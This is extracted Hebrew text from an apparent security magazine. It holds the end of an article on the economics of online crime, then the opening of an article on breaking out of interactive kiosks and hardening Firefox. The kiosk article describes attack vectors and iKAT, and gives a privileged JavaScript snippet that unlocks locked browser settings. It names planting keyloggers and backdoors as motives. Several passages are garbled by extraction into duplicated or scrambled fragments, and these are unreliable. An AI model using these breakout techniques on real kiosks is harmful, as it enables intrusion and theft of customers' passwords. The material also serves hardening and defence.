ערכו הכולל של המדד היה \$66,902 בתחילת 2008, ובתחילת 2009 עלה ל-\$67,133. בינואר 2010 דיווחו על מדד של \$63,280, כאשר מגמת הירידה נמשכה לאורך 2010.



# שוק של לימונים

שני חוקרים מחטיבת המחקר של מיקרוסופט, קורמאק הרלי ודיני פלורנצו, זיהו בשוק המתחרתי סממנים של "שוק של לימונים". הגדרה זו מאפיינת שוק הזרוע באי-ודאות, כאשר למוכרים יש מידע טוב יותר מהקונים בנוגע לאיכות הסחורות, שחלקן איכותיות ("דובדבנים") וחלקן לא ("לימונים"). דוגמה אופיינית לכך היא שוק של מכוניות משומשות: המוכר יודע אם המכונית הנמכרת היא "לימון" או לא, בעוד לקונה אין את המידע הזה, והוא משקלל את הסיכון של רכישת לימון במהלך המיקוח על המחיר. נוצר מצב שבו מוכרים של מכוניות טובות מקבלים תמורה פחותה עבור המכירה, בעוד שמוכרים של לימונים מקבלים יותר מהשווי האמיתי של הסחורה שלהם. במצב כזה מוכרים של מכוניות טובות יעדיפו להדיר את רגליהם מהשוק, בעוד לבעלי "לימונים" הכניסה לשוק כדאית. כתוצאה מכך, האיכות הממוצעת של הסחורות בשוק יורדת.

בחזרה לשוק המחתרתי. כפי שצויין, חלק מהמשתתפים בשוק הם גזלנים, המעוניינים לגרוף רווח באמצעות הונאת הנוכלים האחרים. הקונה לא יכול לדעת בוודאות אם הוא סוגר עסקה עם גורם אמין או לא, ואין אמצעים טובים לוודא את "איכות הסחורה" לפני הקנייה. המצב גרוע יותר כשמדובר על רכישת תוכנה, כגון ערכת פישינג או keylogger, שכן תוכנה כזו יכולה להכיל קוד "זדוני", שישלח את המידע לא רק למפעיל הזדונה אלא גם למחבר הקוד. תוכנה כזו תיפגע ביכולתו של הנוכל למכור את הססמאות שיגנוב, כיוון שכעת יהיה בשוק גורם נוסף המוכר את אותה סחורה. מין הסתם שבשוק המחתרתי אין לקונה שום דרך לקבל החזר על סחורה לא איכותית, וגם לא ניתן להגיש תלונה במשטרה על הונאה... למרות מערכות המוניטין שמנהלי אתרי IRC מנסים לספק, בפועל יעילותן מוגבלת. ערוצי IRC נפתחים ונסגרים בתדירות, ולגזלנים יש אינטרס להכפיש מוכרים אמינים.

בעקרון, הסיכון של ביצוע עסקאות עם גזלנים מהווה מס על כל עסקה המבוצעת בשוק. אלה שיוכלו להימנע ממס זה יצליחו להפחית עלויות ולהגדיל רווחים. הדרך הפשוטה ביותר לעשות זאת היא לבצע עסקאות חוזרות עם שותפים קבועים. למעשה, נוצר תמריץ לסוחרי זדונה "ישרים" להתאגד ולהמשיך לסחור אחד עם השני. השוק המחתרתי נותר במה למשתתפים החדשים שעדיין צריכים להוכיח את עצמם ולבסס מוניטין, ולגזלנים שמוכנים לעשות קופה על חשבון הבלתי מנוסים. ייתכן שהמצב בפשע המקוון לא רחוק כל כך מזה המתקיים בתחומי פשיעה אחרים, כגון <u>סחר בסמים</u>. החדשים מוכנים לספוג שכר נמוך וסיכון גבוה בתמורה לסיכוי לרווח גדול בהמשך.

אם כך, נראה כי יש תמריץ ש"הפשע המקצועי" יתבצע מחוץ לאותו שוק מתחרתי החשוף לעיני החוקרים. עם זאת, הנזק הכלכלי של הזדונה לא מתבטא רק בנזק ישיר, או בסכומי הכסף שהנוכלים מגלגלים לכיסם. הנזק הכולל של הזדונה נגרם הן על-ידי הפושעים המקצועיים והן על-ידי הלא מקצועיים – שחיקת האמון של לקוחות, עלויות של תמיכה בלקוחות וחינוכם להתנהלות נכונה באינטרנט, התקורה ברוחב פס שנוצרת כתוצאה מספאם וכן הלאה. למעשה, בעוד הפושעים המקצועיים עשויים להיות רגישים יותר



לצעדים מונעים שישחקו את שולי הרווח שלהם, צעדים אלה יהיו פחות יעילים במניעת הפעילות של הנוכלים הפחות מנוסים. לכן, גם אם השוק המתחרתי לא משקף את הפשע המקוון המקצועי, הרי שיש לו חלק נכבד בנזק הנגרם מזדונה.

#### הכנסות מספאם

כדי לקבל מושג טוב יותר לגבי הרווח האמיתי מפשע מקוון, במחקר מ-2008 קבוצת חוקרים מאוניברסיטת ברקלי ומאוניברסיטת קליפורניה ניצלה את הבוטנט Storm (המקושר ל-RBN) כדי לעקוב אחר שליחת ספאם. למעשה, הם ניצלו את מבנה הבוטנט כדי להפוך לזמן מה לחלק ממנגנון הספאם של Storm, כך שיכלו לעקוב אחר חלק מהודעות הספאם הנשלחות ולבחון כמה מהן מקבלות תגובה מהנמענים. יתר על כן, באמצעות חיקוי אתרי יעד (למשל, בתי מרקחת מקוונים) יכלו לראות גם כמה קניות מתממשות בעקבות מסע הספאם. החוקרים עקבו אחרי שליחת הספאם לאורך 26 ימים, בהם נשלחו כמעט 350 מליון הודעות<sup>1</sup>. החוקרים גילו כי לאחר 26 יום רק 28 מכירות התממשו – שיעור המרה של 350 מחיר הקניה הממוצע היה קרוב ל-\$100, כך שהמכירות הסתכמו ב-\$2731.88. על בסיס ממצאים אלה והערכת החלק של פעילותם לעומת כלל הספאם הנשלח באמצעות Storm, החוקרים העריכו כי היקף פעילות הספאם של Storm מסתכמת במכירות של 3.5 מליון דולר בשנה.

מצד שני, שליחת כמויות גדולות של ספאם עולה כסף. למשל, שליחת 350 מליון הודעות אמורה לעלות בקירוב \$25,000. הפער העצום בין העלויות לרווחים עומד בסתירה לכך שבכל זאת ספאם ממשיך להישלח. אחת האפשרויות היא ששולחי הספאם הם מפעילי רשת Storm עצמם, כך שאינם נדרשים לשלם לגורם אחר כדי לשלוח את הספאם. במידה וזה נכון, ראיות אלה מצביעות על כך שמתח הרווחים בשליחת ספאם נמוך מספיק כדי לאלץ ספאמרים להיות יעילים בדרך בה הם מריצים מסעות ספאם, והם רגישים כלכלית לצעדים מונעים שגופי אבטחה עשויים לנקוט.

# דברי סיכום – המחתרת יורדת למחתרת

במהדורות האחרונות של For Good Measure הכריז דן גיר על מותו של מדד <sup>2</sup>0PI, כאשר מספר שיקולים תרמו לכך. מצד אחד, הסחורות המחליפות ידיים בשוק משתנות עם הזמן. למשל, הופיעו עם הזמן מוצרים כגון חשבונות פייסבוק (8\$ ל-1000 חברים, מי אמר שחברים לא קונים בכסף) וחשבונות הזמן מוצרים כגון חשבונות המידע מתייבשים. הלחצים המופעלים על השוק השחור (למשל, הנטייה של חוקרים וחברות אבטחה לחטט בפורומים לא להם) מביאים לכך שאת ערוצי המסחר הגלויים מחליפים בהדרגה ערוצי מסחר אחרים בעלי אופי פרטי יותר.

לצורך השוואה, <u>אולג ניקולנקו,</u> שנעצר בנובמבר 2010 וזכה לכינוי "מלך הספאם", הואשם בהיותו אחראי לכ-10 מיליארד מיילים ביום, שליש מתעבורת הספאם בעולם.

בימים אלה גיר בוחן אפשרות למדד חלופי, שיישען על סקרים בקרב מנהלי אבטחת מידע.  $^{ extstyle 2}$ 



כיום, החלקים החשופים של השוק המחתרתי הם רק צל של מה שהיו בעבר. הסחר הלא חוקי נדחק עוד יותר למחתרת. אין ספק שהפשע המקוון ימשיך בשלו, אך נראה כי עבודתם של אנשי המחקר, המנסים לתהות על קנקנו, תהיה מעט יותר מאתגרת.

מקורות

- The Underground Economy: Priceless, by Rob Thomas and Jerry Martin, the USENIX Magazine, Vol. 31, No. 6, December 2006.
- An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants, by Jason Franklin, Andrian Perrig, Vern Paxson and Stefan Savage, CCS'07, November 2007.
- 3. <u>The Economics of Online Crime</u>, by Tyler Moore, Richard Clayton and Ross Anderson, Journal of Economic Perspectives, Vol. 23, Number 3, Summer 2009.
- Learning More about the Underground Economy: A Case-Study of Keyloggers and Dropzones, by Thorsten Holz, Markus Engelberth and Felix Freiling, ESORICS 2009.
- 5. Russian Business Network Study, by David Bizeul, November 2007.
- 6. <u>AS40989 RBN AS RBusiness Network Clarifying the "guesswork" of criminal activity</u>, The Shadowserver Foundation.
- 7. <u>Spamalytics: An Empirical Analysis of Spam Marketing Conversion</u>, by Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandn Enright, Geoffrey M. Voelker, Vern Paxson and Stedan Savage, CCS'08.
- 8. The Cyber-crime Black market: Uncovered, by Panda Security, January 2011.
- Nobody Sells Gold for the Price of Silver: Dishonesty, Uncertainty and the Underground Economy, by Cormac Herley and Dinei Florencio, WEIS 2009.

הצילומים המופיעים בכתבה נלקחו מהאתר

.http://blogs.pcmag.com/securitywatch/2010/03/inside\_the\_cybercrime\_black\_ma.php



# **Interactive Kiosk Overtaking**

(emanuel1234) מאת עמנואל ברונשטיין

#### הקדמה

כיום נעשה שימוש נרחב בעמדות קיוסק (Kiosk Terminals) במגוון מגזרים לשירותים שונים, אם מדובר בעמדות להצגת מידע בלבד (כגון הצגת מידע מקטלוג על המבצעים השונים בקניונים ובחנויות, הצגת מידע מכווין וכו'), ואם מדובר בעמדות לביצוע פעולות בחשבונות שונים (בנקים – /הצגת מידע אודות החשבון, חניונים, בתי חולים/אירגוני רפואה שונים וכו'), או סתם כאשר בעל המקום מעוניין לתת שירותי אינטרנט לצורך גלישה. הפתרון של עמדות קיוסק נעשה מאוד פופולארי בשנים האחרונות וניתן לראות שימוש בעמדות כאלה כמעט בכל מקום.

עמדות הקיוסק מתחלקות לשני סוגים:

- עמדות קיוסק פסיביות (Passive Kiosk) מסך המחובר למקור אינפורמציה אשר מציג את המידע מאותו מקור בלא שום אינטרקציה של המשתמש, דוגמא לעמדות כאלה: שלטי פרסומות דיגיטליים.
- עמדות קיוסק אינטרקטיביות (Interactive Kiosk) מסך המחובר למקור אינפורמציה אשר מציג את המידע בצורה אינטרקטיבית ומאפשר למשתמש לבצע פעולות תחת חשבון כללי/חשבון אישי. דוגמא לעמדות כאלה: עמדות קיוסק במסעדות, תחנות רכבת, קולנוע, בנקים וכו'.

במאמר זה, אתייחס לסוגי עמדות הקיוסק השני, האינטרקטיביות. במהלך המאמר אציג לפניכם מספר וקטורי תקיפה אשר בעזרתם נוכל להשיג שליטה מלאה/להעמיק את השליטה שלנו באותה העמדה.

אבל לפני שאתחיל בהצגת שיטות הפריצה, כדאי שנבין למה בכלל יש לנו עניין לפרוץ לעמדות כאלה.



ישנן מספר סיבות למה האקרים יתעניינו בפריצה לעמדות קיוסק, הסיבות נגזרות כמעט באופן מוחלט מהארכיטקטורה שבה השתמשו כאשר התקינו את אותה העמדה.

ישנן שתי ארכיטקטורות כלליות שבהן ניתן להתקין עמדות קיוסק אינטרקטיביות:

- כחלק מהרשת הפנימ-אירגונית.
- באופן מנותק מהרשת הפנימ-אירגונית.

נתנאל שיין, הציע בבלוג שלו ארכיטקטורה נוספת:

• עמדות קיוסק מבוססות מחשוב-ענן (Cloud computing).

כאשר אנו נתקלים בעמדות קיוסק שהן חלק מהרשת הפנימ-אירגונית, המניע שלנו לפרוץ אותן הוא ברור מאוד: אם נצליח לעקוף את ההגנות של עמדת הקיוסק – נקבל לידיינו עמדה שהיא חלק מהרשת הפנימ- אירגונית, עם משתמש שהוא חלק מהדומיין של אותו האירגון. מכאן נוכל לנסות לחדור למחשבים נוספים באותו אירגון, נוכל להתקין על העמדה דלת אחורית, כך שבמידה שלעמדה יש אפשרות לצאת לאינטרנט – נוכל להתחבר לאותו ארגון מהבית ולאט לאט לשלוף נתונים וקבצים מהרשת הפנימ-אירגונית.

כאשר אנו נתקלים בעמדות קיוסק שהן אינן חלק מהדומיין האירגוני אלא עמדות Stand-Alone בלי חיבור פיזי לרשת ותפקידן לשרת את לקוחות האירגון, כמו למשל בבתי קפה, המניע שלנו לפרוץ את אותן העמדות יהיה בכדי לתקוף את לקוחות האירגון, למשל: להתקין KeyLogger שבין היתר מאזין להקשות המקלדת בתוכנת הדפדפן-מסרים מידיים ויודע לשלוח לנו את המידע כל פרק זמן מוגדר. כך נוכל לקבל סיסמאות לחשבונות פייסבוק, בנק וכו' של כל מי שיתחבר דרך אותה העמדה.

במאמר זה אתמקד אך ורק בטכניקות הפריצה של עמדות הקיוסק ולא בפעולות שניתן לבצע לאחר מכן, גם מפני שזה אינו נושא המאמר, וגם מפני שמה שניתן לבצע לאחר שהצלחנו לפרוץ לאותן העמדות תלוי בדמיון של התוקף, האפשרויות הן אינסופיות. בנוסף, במאמר זה אציג את הפתרונות והמתודולוגיים המומלצים בכדי לממש את עמדות הקיוסק באופן המאובטח ביותר כלפי האירגונים אשר עמדות הקיוסק נמצאות בבעלותם.



# עמדות קיוסק – עקרונות מימוש

הרעיון העיקרי בעמדות הקיוסק הוא הגבלת המשתמש לכלל חלקי המערכת שאיננו מעוניינים לאפשר לו גישה, ולחשוף בפניו רק את האפשרויות שאנו מעוניינים שהוא יוכל לבצע. לדוגמא: עמדת קיוסק לגלישה באינטרנט תכלול אפליקציית דפדפן שאינה ניתנת לסגירה ואינה חושפת למשתמש ממשקים אשר יאפשרו לו לגשת אל משאבים אשר קיימים מעבר לדפדפן (כגון קבצים מקומיים, פונקציות מערכת, שאר מרכיבי הרשת וכו').

הרעיון נשמע פשוט ביותר, אך הביצוע שלו לא פשוט כלל, ויש מספר דרכים לממש אותו, חלקן נכונות וחלקן לא. בכלליות, אפשר להגיד שהדרכים הנכונות הן כאשר מבצעים את החסימה למשאב מסויים ברמת מערכת ההפעלה ולא כאשר מבצעים את אותה החסימה ברמת ממשק המשתמש (GUI).

לדוגמא, אם מנהל המערכת אינו מעוניין שהמשתמש יוכל להריץ אפליקציות על העמדה ורוצה להגביל את הפעילות שלו לטווח אפליקציות מינימאלי, דרך אחת יכולה להיות מימוש של ACL וניהול האפליקציות הפעילות שלו לטווח אפליקציות מינימאלי, דרך אחת יכולה להיות מימוש של כפתור ה-File המורשות ואיפשורן בלבד. דרך שניה הינה פתרונות ברמת ה-GUI, כגון ניסיון חסימה של כפתור הצלית של הדפדפן במצב Kiosk (כדוגמת iexplore-k או iexplore-k ב-Firefox) או ניסיון לחסום כפתורים אחרים שיאפשרו למשתמש לגשת לסייר הקבצים של מערכת ההפעלה ולבחור אילו אפליקציות הוא מעוניין להריץ.

הרעיון הוא שכאשר לא חוסמים את הבעיה מהשורש שלה, אלא רק מנסים לאתר את כל הדרכים לגשת אליה – המלחמה של מנהל המערכת עם המשתמשים תהיה כמעט אין-סופית, מפני שיש הרבה מאוד דרכים להגיע לכל המקומות, אם זה על ידי הפעלה של ממשק העזרה (F1) ומשם לפתוח את Notepad או ה-cmd.exe (או ה-cmd.exe תלוי מה יותר נח לכם), או לגשת בעזרת סייר הקבצים שלו ולהריץ את explorer.exe (או ה-URL בעזרת סייר הקבצים שלו ולהריץ את בעזרת ה-cmd.exe עומת זאת, אם ה-משרמש ישבור את הראש – הוא לא CL שאר האפליקציות יהיו מחוץ ל-ACL, לא משנה כמה המשתמש ישבור את הראש – הוא לא יוכל להריץ אותם. כמובן שתמיד יהיה ניתן למצוא דרך אחרת לבצע את אותה הפעולה (יצירת קבצי Batch שיריצו את הפקודות, שימוש ב-debug.exe ועוד שלל דרכים יצירתיות) אבל ככל שנבצע את החסימה ברמה איכותית יותר ומהשורש, הסיכויים למצוא דרכים כאלה ואחרות פוחתים.

לא מהיום, ניתן להשיג הפצות לינוקס ספציפיות שכל יעודן הוא ליישם עמדות קיוסק. פתרונות כאלה באופן עקרוני הרבה יותר מאובטחים ממקרים שבהם מנהל המערכת התקין מערכת הפעלה XP ופשוט התחיל לבצע סדרת טוויקינג מגוחכת בתקווה שזה יספק מישהו. גם הפתרונות האלה אינם ממומשים באופן מאובטח עד הסוף, אך הם בהחלט עובדים בצורה הרבה יותר מוצלחת מהפתרונות ה"בייתיים".

עקרון חשוב נוסף הוא הבידוד של העמדה. אל לנו לשכוח מי אותם המשתמשים במערכת: אין מדובר בעובדים פנימיים (ברב המקרים) אלא ככל הנראה במשתמשים מזדמנים ואולי אף תוקפים שמעוניינים



לחדור דרך העמדה הנ"ל לאירגון שלנו בכדי להזיק. לכן, אם מדובר בעמדות לצורך גלישה בלבד המימוש הנכון ביותר הוא להבדיל אותן מהרשת הפנים-אירגונית, גם אם זה אומר שמבחינת עדכונים וניהול זה יוצר קצת יותר עבודה.

אם מדובר בעמדות שאינן משמשות לצורך גלישה בלבד אלא לצורך שליפת מידע ממאגרי מידע שנמצאים ברשות האירגון, ניתן לבצע רפליקציה של אותם הנתונים ולא לתת לעמדות לתשאל את מאגרי המידע המקוריים של האירגון. כך אנו יכולים להבטיח כי הנתונים האמיתיים אינם יינזקו על ידי כל תוקף מזדמן, וגם נוכל ביתר קלות לבודד את העמדות מהרשת הפנימית.

#### **iKAT**

כיום, אחד המחקרים המובילים בתחום אבטחת ה-Interactive Kiosk הינו ה-IKAT שגירסתו הראשונה פרום, אחד המחקרים בענת 2009. הכלי עצמו הינו אתר האינטרנט:

# http://ikat.ha.cked.net


הפרוייקט מכיל מספר רב מאוד של וקטורי תקיפה מסוגים שונים: מוקטורי תקיפה מבוססי דפדפן או Office או קוד לגרימת, ActiveX-, עד וקטורי תקיפה מבוססי קוראי PDF, תוכנות Pos, עד וקטורי תקיפה מבוססי קוראי Pos, עד וקטורי תקיפה מבוססי קוראי Pos, עד וקטורי תקיפה לגרימת

המטרה של פריצת הקיוסק בעזרת הכלי היא לגלוש אליו ולפרוץ את הקיוסק בעזרת אחד מהוקטורים שנמצאים בו (רובם מסוקרים במאמר). רוב הוקטורים בכלי והמחקר נעשו על פריצת קיוסקים מבוססי Unternet Explorer.

הגרסא השלישית של IKAT כוללת כלים חדשים וחתומים. ניתן לקרוא עליה בסיקור הבא:

http://www.darknet.org.uk/2010/07/ikat-interactive-kiosk-attack-tool-v3/

במאמר זה אציג את רוב הוקטורים שמסוקרים/קיימים ב-IKAT אך גם וקטורים חדשים שלא מסוקרים שמיועדים ל-Firefox ו-Opera.



סוגי המערכות

מערכות קיוסק מבוססות Windows

רוב קיוסקי האינטרנט מבוססים על Windows (מערכת XP בעיקר) ומריצים Mindows. בכלי Windows ומערכות קיוסק מבוססות Windows שמו יותר דגש על מערכות אלו. מאמר זה לא הולך לדבר על מערכות קיוסק מבוססות iKAT אך הרעיון הכללי מאחורי פריצת מערכות קיוסק אינטרנטיות דומה מאוד ולא משנה באיזה דפדפן/מערכת הפעלה מדובר.

מי שמעוניין להבין בכלליות איך הדבר הולך, מומלץ לצפות במצגת הבאה:

http://ha.cked.net/presentations/Hacking\_Internet\_Kiosks.pdf

<u>מערכות קיוסק מבוססות לינוקס</u>

המערכות מבוססות על הפצות לינוקס שונות כגון Chian, Knoppix, OpenSuSE, Ubuntu, Debian, שונות כגון המערכות מבוססות על הפצות עבודה אלו ו-GNOME. סביבות עבודה אלו מורכבים וכוללים המון אפשרויות וסט תוכנות שבא יחד איתם.

לעומת זאת, במכונות קיוסק מתאמי אבטחה אין שום צורך במערכת Desktop שלמה, בדרך כלל משתמשים במנהל חלונות בלבד ללא סביבת עבודה, משום שכל מה שהקיוסק מיועד לעשות הוא להציג את הדפדפן במסך מלא. לכן אפשר בעקרון להסתפק ב- X ללא מנהל חלונות שיפעיל את Firefox מלא.

מספר מנהלי חלונות בעלי מספר מצומצם של יכולות:

http://www.fluxbox.org/ http://www.icewm.org/ http://dwm.suckless.org/

רשימה של Window Mangers ללינוקס:

http://xwinman.org/others.php



# למה להשתמש בקיוסק מבוסס Linux ולא

קיימות שתי סיבות עיקריות:

- רישיון- אין צורך לקנות רישיון, המערכת חופשית וחינמית והפתרון זמין וזול יותר.
- אבטחה- היתרון הבולט. בשונה מ-Windows המבנה של לינוקס מאפשר ליצור מערכת מותאמת מאוד למשימה שאליה היא מיועדת.

הבחור החביב שיצר את הכלי המעולה iKAT, כיוון בעיקר לפריצת קיוסקים מבוססי Windows שמריצים הבחור החביב שיצר את הכלי המעולה iKAT, כיוון בעיקר לפריצת קיוסקים מבוססי במערכות ב- Uindows XP, שיש בו המון הגבלות ב- (ובדרך כלל כוללות תוכנות ניטור לביצוע פעולות חשודות כגון פתיחת חלונות "פתח->קובץ").

לעומת זאת, בגלל המבנה של לינוקס ויכולות ההתאמה שלה, פתרונות קיוסק מבוססי לינוקס הם בעצם מערכות לינוקס "מסורסות" שהורידו מהם הרבה רכיבים שלא חיונים למערכת קיוסק, המיועדת לגלישה באינטרנט, כך ש"מה שלא צריך" פשוט "לא נמצא" (מה שבפועל לא קורה כל-כך...)

סריקת המערכות הקימות ודרכי האבטחה - בקצרה

#### ממשק מסך מגע

ע"י מסך מגע נמנעים מהמשתמשים קיצורי מקלדת, ולכאורה גם כתיבת קוד. ממבט ראשון נראה שהגנה זו היא 100%, כי הרי המשתמש יכול ללחוץ רק על האפשרויות שאנו רואים על המסך. אך בכל זאת, נוכל לסמן כל אות בודדת או רווח מהמסך, ולגרור למקום שנרצה (למשל לשורת כתובת בדפדפן).

כך נגיע בדרכינו להרצת קוד ונריץ on-screen-keyboard או gucharmap, מכאן נמשיך לכתוב קוד כמעט כרגיל. כמו כן, אם הגענו לאתר של iKat, אנחנו מסודרים.

#### מהלדת ועכבר

לחלק מהקיוסקים מתאימים מקלדת ועכבר מותאמים מראש ללא כפתורי Ctrl וכדומה, ומבטלים את הלחצן הימני של העכבר. שיטות אלו מקשות עלינו, אך לא עוצרות אותנו.

#### נעילת גוף המחשב

חשוב מאוד לאבטח את גוף המחשב מכמה סיבות:

- ונדליזם, גניבה.
- יכולים לאפס BIOS ולהשתלט על המחשב.
- במקרים מסויימים ניתן להריץ קוד זדוני באמצעות חיבור של רכיבים פיזיים לכניסות USB ו-Firewire



# נעילת BIOS

לאחר ביצוע השינויים הרלוונטים- כמו ביטול האפשרות לבצע Boot מהתקני אחסון חיצוניים וכו', חשוב מאוד לנעול את ממשק ה-BIOS עם סיסמה חזקה.

# הקשחות ופריצה ברמת הדפדפן - FireFox הקשחות

בחלק הבא אציג מספר עקרונות ודרכים בהם משתמשים מפתחי עמדות קיוסק בכדי לאבטח את הדפדפן. בנוסף, אציג וקטורי תקיפה ומתודות בהן ניתן להשתמש בכדי לעקוף את סוגי ההגנות השונים.

# שינוי הגדרות של הדפדפן

Firefox מגיע עם רשימה גדולה מאוד של ערכים שמאפשרים שינויים של הגדרות שונות בדפדפן, גם דברים לשימוש יום יומי: הגדרות נגישות, חסימת Pop-ups, הורדת קבצים, תוספות וכו'. בשביל לשנות ערכים או לראות אותם, נכנסים בדפדפן ל-about:confg.

בהפצות קיוסק ובמערכות שבהן מקשיחים את Firefox, משנים ערכים רבים כגון חסימה של הורדת קבצים, הגדרת פרוקסי לדפדפן ועוד.

# Prefs.js הקובץ

הקובץ prefs.js בתיקיית הפרופיל שומר את ההגדרות ששונו מערכי ברירת המחדל שלהם. אם שינינו את דף הבית ואם התקנו תוספות – המידע יהיה בקובץ זה. הקובץ משתנה כל פעם כשיש שינוי של הגדרה בדפדפן.

:למידע נוסף

# http://kb.mozillazine.org/Prefs.js\_file

באופן רגיל (ברירת מחדל) הקובץ עושה שימוש בפקודה User\_Pref בשביל לקבוע ערך להגדרה. למשל לקבוע עמוד בית:

user pref("browser.startup.homepage","http://digitalwhisper.co.il/");

הפצות רבות משתמשות בצורה זו בשביל לשנות הגדרות בדפדפן וזהו פתרון פחות טוב מאשר שימוש ב-LockPref.


כאשר משתמשים בפקודה LockPref, הערך נכנס למצב חסום ולא נוכל לשנות אותו דרך חלון ה-UI של הדפדפן. גם לא באמצעות about:config.



# למשל, הערכים הבאים יגדירו דף בית לדפדפן כך שלא נוכל לשנות אותו:

```
lockPref("browser.startup.page",1);
lockPref("browser.startup.homepage","http://localhost/");
```

#### :דוגמא




#### הערכים הנוספים שהשתמשתי בהם בשביל התמונה:

```
lockPref("browser.download.manager.showWhenStarting", false);
lockPref("browser.download.manager.closeWhenDone", false);
lockPref("browser.download.useDownloadDir", true);
lockPref("browser.download.dir","/dev/null");
lockPref("browser.download.defaultFolder","/dev/null");
lockPref("browser.download.downloadDir","/dev/null");
```



# User.js הקובץ

ההבדל פה שגם אם עושים User-Pref ומשנים את ערכו בדפדפן, אחרי ריסט הוא חוזר לברירת מחדל. User-Pref שינוי של הגדרה כלשהיא דרך הדפדפן תשאר גם אחרי Prefs.js שלו. אם עמוד prefs.js כלומר, בקובץ זה עם User\_Pref, נוכל לשנות אותו אבל ב-Reset הבא הוא לא יתפוס פיקוד כי לקובץ יש "עדיפות" על prefs.js. שימוש בקובץ זה נוח יותר כי ההגדרות שקבענו נשמרות בנפרד. גם פה בעור להשתמש ב-LockPref בשביל לחסום את הערכים:



במערכות הקיוסק שבדקתי לא נפוץ במיוחד שימוש ב-LockPref, אך הוא בהחלט נפוץ בפתרונות של Lockdown ל-FireFox. בארגונים שונים יש תצורה בסגנון הבא:

הרבה קליינטים (Linux\Windows) שתיקיית הבית שלהם מותקנת על השרת/תצורת Thin Client. ובארגון החליטו להשתמש ב-Firefox ולא ב-Internet Explorer מטעמי אבטחה, אז יש כלים לביצוע חסימות להגדרות. לרוב משתמשים בשביל להכניס הגדרות פרוקסי לדפדפן, כך שהמשתמש לא יוכל לשנות אותם. אפשר לקרוא הסבר על כך באתר של מוזילה:

https://developer.mozilla.org/en/Automatic\_Mozilla\_Configurator/Introduction

כלים שונים:

http://sourceforge.net/projects/firefoxadm

http://wetdog.sourceforge.net

http://wpkg.org/Firefox



# שימוש בקובץ הגדרות נפרד בתיקיית ההתקנה של מוזילה

בפתרונות הקודמים יש בעיה עיקרית אחת: הם נמצאים בתיקיית הבית של הפרופיל. אם ניצור פרופיל חדש, כל ההגנות ייעלמו. עוד בעיה נוספת היא שלמשתמש לרוב יש הרשאות כתיבה לתיקיית הבית שלו ובמיוחד לתיקיית הפרופיל של Firefox. לכן הפתרון הוא להשתמש בקובץ הגדרות שנמצא בתיקיית ההתקנה של Firefox.

:מהיכן לחפש את הקובץ. לדוגמא, ב-Ubuntu מהיכן לחפש את הקובץ Firefox מהיכן לחפש את הקובץ /etc/firefox/pref

שבה יש את הקובץ firefox.js, שיש להוסיף לו לסוף:

```
pref("general.config.obscure_value", 0);
pref("general.config.filename", "firefox.cfg");
```

הקובץ לא ימחק גם אחרי התקנה מחודשת של Firefox [הקובץ firefox.cfg צריך להיות בתייקית בתייקית האודער לא ימחק גם אחרי התקנה מחודשת של (usr/lib/firefox-3.6.13)]. ההגדרה של Firefox קובעת האם קובץ ההגדרות "מוצפן" (למעשה מדובר בקידוד פשוט):

The mozilla.cfg file is an encoded file of javascript commands. The encoding is a simple "byte-shifting" with an offset of 13 (netscape 4 used a similar encoding, but with a of 7 instead)."

(https://developer.mozilla.org/en/Automatic Mozilla Configurator/Locked config settings :מתוך

כיום אין צורך להשתמש ב"הצפנה" זו ומבטלים אותה כליל.

אז יש לנו פתרון: הערכים חסומים בקובץ firefox.cfg ולמשתמש אין הרשאות כתיבה לתיקיית ההתקנה של Firefox אם הוא לא Root. כל פרופיל של Firefox

# מתי כן אפשר לעקוף את ההגנה ?

אם החסימה התבצעה בקובץ prefs.js ויש לנו הרשאת כתיבה, נוכל לכתוב לקובץ user.js ולשכתב בו את ההגדרות. לדוגמא, כאשר יש לנו הרצה של קוד Javascript בהרשאות גבוהות, נוכל להריץ:

```
var prefs = Components.classes["@mozilla.org/preferences-
service;1"].getService(Components.interfaces.nsIPrefBranch);
prefs.unlockPref('browser.startup.homepage');
```

ולבטל את החסימה על ההגדרה. החסימה מתבטלת מיידית (כלומר ב-Session), כך שאם לדוגמא יש הגדרות פרוקסי, נוכל לבטל אותן. אבל כשמדובר בהגדרות שמשפיעות רק בהפעלת הדפדפן כמו



עמוד הבית למשל, אם נבטל את חסימה – היא תתבטל. כמובן שלאחר ביצוע Reset לדפדפן הכל יחזור לקדמותו.

:JS דרך Preferences מידע נוסף על עבודה עם הגדרות,

https://developer.mozilla.org/en/Code\_snippets/Preferences

# <u>התקנת תוספות</u>

ישנם פתרונות שונים להעברת הדפדפן למצב קיוסק. הרבה פתרונות של מפתחים שונים מגיעים בתור תוספות ל-Firefox. פתרונות אלו משנים את ה-UI, מבטלים הגדרות, מבצעים חסימות ועוד.

תוספות שמתקינים לרוב מתחלקות לשני סוגים:

- תוספות שמספקות מצב קיוסק: חסימה של אפשרויות שונות/UI וכו'.
- תוספות שמספקות פתרונות לבעיות מסוימות: למשל ביצוע Reset לדפדפן אחרי פרק זמן של אי
   שימוש, ביטול מקלדת בשביל שימוש בקיוסקים עם מסכי מגע, אילוץ שימוש במסך מלא ב דועוד.

#### חסימת קיצורי מקשים

